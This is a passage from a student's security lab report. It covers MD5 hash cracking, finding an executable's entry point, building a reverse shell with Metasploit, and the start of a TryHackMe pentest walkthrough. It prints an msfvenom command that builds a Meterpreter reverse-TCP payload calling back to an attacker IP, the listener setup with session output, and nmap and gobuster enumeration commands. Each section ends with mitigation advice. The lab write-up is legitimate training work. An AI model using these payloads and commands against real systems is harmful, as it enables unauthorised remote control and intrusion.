


Fig 17: Secret File Contents – shadowfox cybersecurity.txt

Secret code found: never giveup

Output Explanation

- Hash was successfully identified as MD5
- Password was cracked using wordlist attack
- Encrypted file was accessed using the password
- Secret code inside the file was retrieved

☐ Mitigation Steps

To defend against this type of attack, strong and unpredictable passwords should always be used. Common or simple passwords are easily cracked using tools like Hashcat combined with publicly available wordlists.

Passwords should be lengthy and include a combination of uppercase letters, lowercase letters, numbers, and special characters. This significantly increases the difficulty of cracking them.

In addition, MD5 and other weak hashing algorithms should be replaced with stronger alternatives such as bcrypt or SHA-256 with salting. This makes hash cracking significantly more difficult.

Access to sensitive files should be controlled through proper authentication, and encryption configurations should be reviewed regularly. Routine security assessments help identify and address vulnerabilities before they can be exploited.

◆ Attack Name

An executable file of VeraCrypt will be provided to you. Find the address of the entry point of the executable using PE Explorer tool and provide the value as the answer as a screenshot.

◆ Steps to Reproduce

Step 1: Open PE Explorer

Launch the PE Explorer tool.

Step 2: Load the Executable File

Load the provided executable file into PE Explorer using the File menu.




Fig 18: File Selection in PE Explorer – shadowfox Executable Loaded

Step 3: Locate Entry Point Address

Navigate to the Headers Info section within PE Explorer to locate the entry point address.




Fig 19: PE Explorer – Headers Info Showing Entry Point Address

Output Explanation:

• Entry Point Address: **004237B0**

• This address marks where the operating system transfers control to the program when it is launched.

◆ Mitigation Steps

To reduce this risk, executable files should be stored in restricted locations and access should be limited to authorized personnel only.

Developers should apply code obfuscation and follow secure coding standards so that reverse engineering reveals limited useful information. Regular integrity checks should be in place to detect any tampering with application binaries.

◆ Attack Name

Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

◆ Severity

High (CVSS - Common Vulnerability Scoring System Score: 8.5)

◆ Impact

This task illustrates how a reverse shell can be established from a target Windows machine back to an attacker machine. Once the connection is active, the attacker gains the ability to execute commands, browse the file system, and control the target system remotely. This highlights the serious risks posed by executing untrusted files and poorly secured systems.

◆ Steps to Reproduce

Step 1: Check IP Address

This command retrieves the attacker machine's IP address, which will be set as the LHOST value during payload creation. The IP address of the Kali Linux machine is 192.168.29.205.

```
┌──(kali㉿kali)-[~/Garima_Upadhyay_Shadowfox]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:63:b0:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.29.205/24 brd 192.168.29.255 scope global dynamic noprefixroute eth0
       valid_lft 86251sec preferred_lft 86251sec
    inet6 2405:201:5c06:186b:2ade:b7d8:a1a6:a624/64 scope global dynamic noprefixroute
       valid_lft 3593sec preferred_lft 3593sec
    inet6 fe80::175a:b6f6:ce49:7fb7/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Fig 20: Kali Linux IP Address - ip a Command Output

Step 2: Create Payload

A reverse TCP payload is generated using msfvenom and saved as a Windows executable file named payload.exe.

```
┌──(kali㉿kali)-[~/Garima_Upadhyay_Shadowfox]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.29.205 LPORT=4444 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 7168 bytes
```

Fig 21: Payload Creation using msfvenom

Command Explanation:

msfvenom - tool used to generate payload **windows/meterpreter/reverse_tcp** - reverse shell payload type **LHOST** - attacker IP address (192.168.29.205)

LPORT - port used for connection (4444)

-f exe - creates executable file (payload.exe)

Step 3: Start Python HTTP Server

A lightweight Python HTTP server is launched to serve the payload file so that the Windows virtual machine can download it.




Fig 22: Python HTTP Server Hosting the Payload

Command: python -m http.server 8080

The server output confirms that the Windows machine at 192.168.29.135 successfully retrieved payload.exe via an HTTP GET request on port 8080.

Step 4: Download Payload on Windows Machine

On the Windows virtual machine, open a browser and download payload.exe from the HTTP server.




Fig 23: Windows VM - Downloading payload.exe from HTTP Server

Step 5: Start Metasploit Listener

Metasploit is a widely used penetration testing framework that helps security professionals discover and validate vulnerabilities in a system. Here, it is used to set up a listener that waits for an incoming connection from the payload.

Fig 24: Launching msfconsole

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.29.205
LHOST => 192.168.29.205
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.29.205:4444
[*] Sending stage (188998 bytes) to 192.168.29.135
[*] Meterpreter session 1 opened (192.168.29.205:4444 -> 192.168.29.135:49759) at 2026-03-21 12:10:57 -0400
```

Fig 25: Metasploit Listener Setup - Handler Configuration

Step 6: Get Reverse Shell Connection and Verify Access

Once the payload is executed on the Windows machine, a reverse connection is established and a Meterpreter session opens. This confirms that remote access to the target system has been successfully achieved.

```
meterpreter > sysinfo
Computer        : DESKTOP-251TRL8
OS              : Windows 10 22H2+ (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > pwd
C:\Users\Garima\Downloads
```

Fig 26: Meterpreter Session - System Information and Directory

◆ Output Explanation

1. Payload file was successfully created using msfvenom
2. Payload was delivered and executed on Windows machine
3. Reverse connection was established
4. Meterpreter session was opened successfully
5. System information like OS and user directory was accessed

This confirms successful reverse shell access to the target system.

◆ Mitigation Steps

To protect against this type of attack, users should never download or execute files from untrusted or unknown sources, and organizations should regularly train employees to recognize phishing attempts and malicious file distribution. Firewalls, antivirus solutions, and intrusion detection systems should be properly configured to identify and block reverse shell connections. Keeping systems patched and up to date further reduces the attack surface.

ADVANCED LEVEL TASKS

◆ Attack Name

Using the TryHackMe platform, launch the Basic Pentesting room. Penetrate the room and answer all the questions that are given on the website and also create a detailed document of the penetration process and how it was performed.

◆ Severity

Medium (CVSS – Common Vulnerability Scoring System Score: 6.5)

◆ Impact

This task demonstrates how a series of vulnerabilities can be chained together to achieve full system compromise. It shows how an attacker progresses from initial reconnaissance to gaining administrative access, step by step.
Throughout this task, weak credentials, improperly configured services, and exposed files were identified. In a real-world environment, these issues could allow an attacker to compromise user accounts, access confidential data, and escalate privileges within the system.

◆ Steps to Reproduce

Step 1: Service Enumeration using Nmap

```
┌──(kali㉿kali)-[~/Garima_Upadhyay_Shadowfox]
└─$ nmap -sV -Pn 10.49.189.243
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-24 14:08 EDT
Nmap scan report for 10.49.189.243
Host is up (0.030s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.41 ((Ubuntu))
139/tcp  open  netbios-ssn Samba smbd 4
445/tcp  open  netbios-ssn Samba smbd 4
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8080/tcp open  http        Apache Tomcat 9.0.7
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.44 seconds
```

Fig 1: Nmap Service Scan – nmap -sV -Pn 10.49.189.243

Command Used: nmap -sV -Pn 10.49.189.243

Explanation:

nmap → used to scan the target system
-sV → detects service versions
-Pn → skips host discovery

Observation: The scan revealed multiple open ports: 22 (SSH), 80 (HTTP), 139/445 (SMB), and 8080 (Tomcat). This indicates that several services are actively running on the target, each representing a potential attack surface.

Step 2: Web Service Analysis

Port 80: Displayed "Undergoing maintenance" page




Fig 2: Port 80 – Undergoing Maintenance Page

Port 8080: Apache Tomcat default page was accessible




Fig 3: Port 8080 – Apache Tomcat Default Page

Observation: Although port 80 showed a maintenance message, the Apache Tomcat service on port 8080 was fully accessible, presenting an additional entry point for exploitation.


Step 3: Directory Enumeration

Command Used: **gobuster dir -u http://10.49.189.243 -w /usr/share/wordlists/dirb/common.txt**

Command Explanation:

gobuster → tool used for brute forcing directories and files
dir → directory brute forcing mode
-u → target URL
-w → wordlist used for brute forcing

URL Accessed: **http://10.49.189.243/development/**



Index of /development

Name	Last modified	Size	Description
Parent Directory		-	
dev.txt	2018-04-23 14:52	483	
j.txt	2018-04-23 13:10	235	

Apache/2.4.41 (Ubuntu) Server at 10.49.189.243 Port 80

Fig 4: Index of /development




Fig 5: dev.txt – Internal Development Notes




Fig 6: j.txt – Weak Password Warning Note

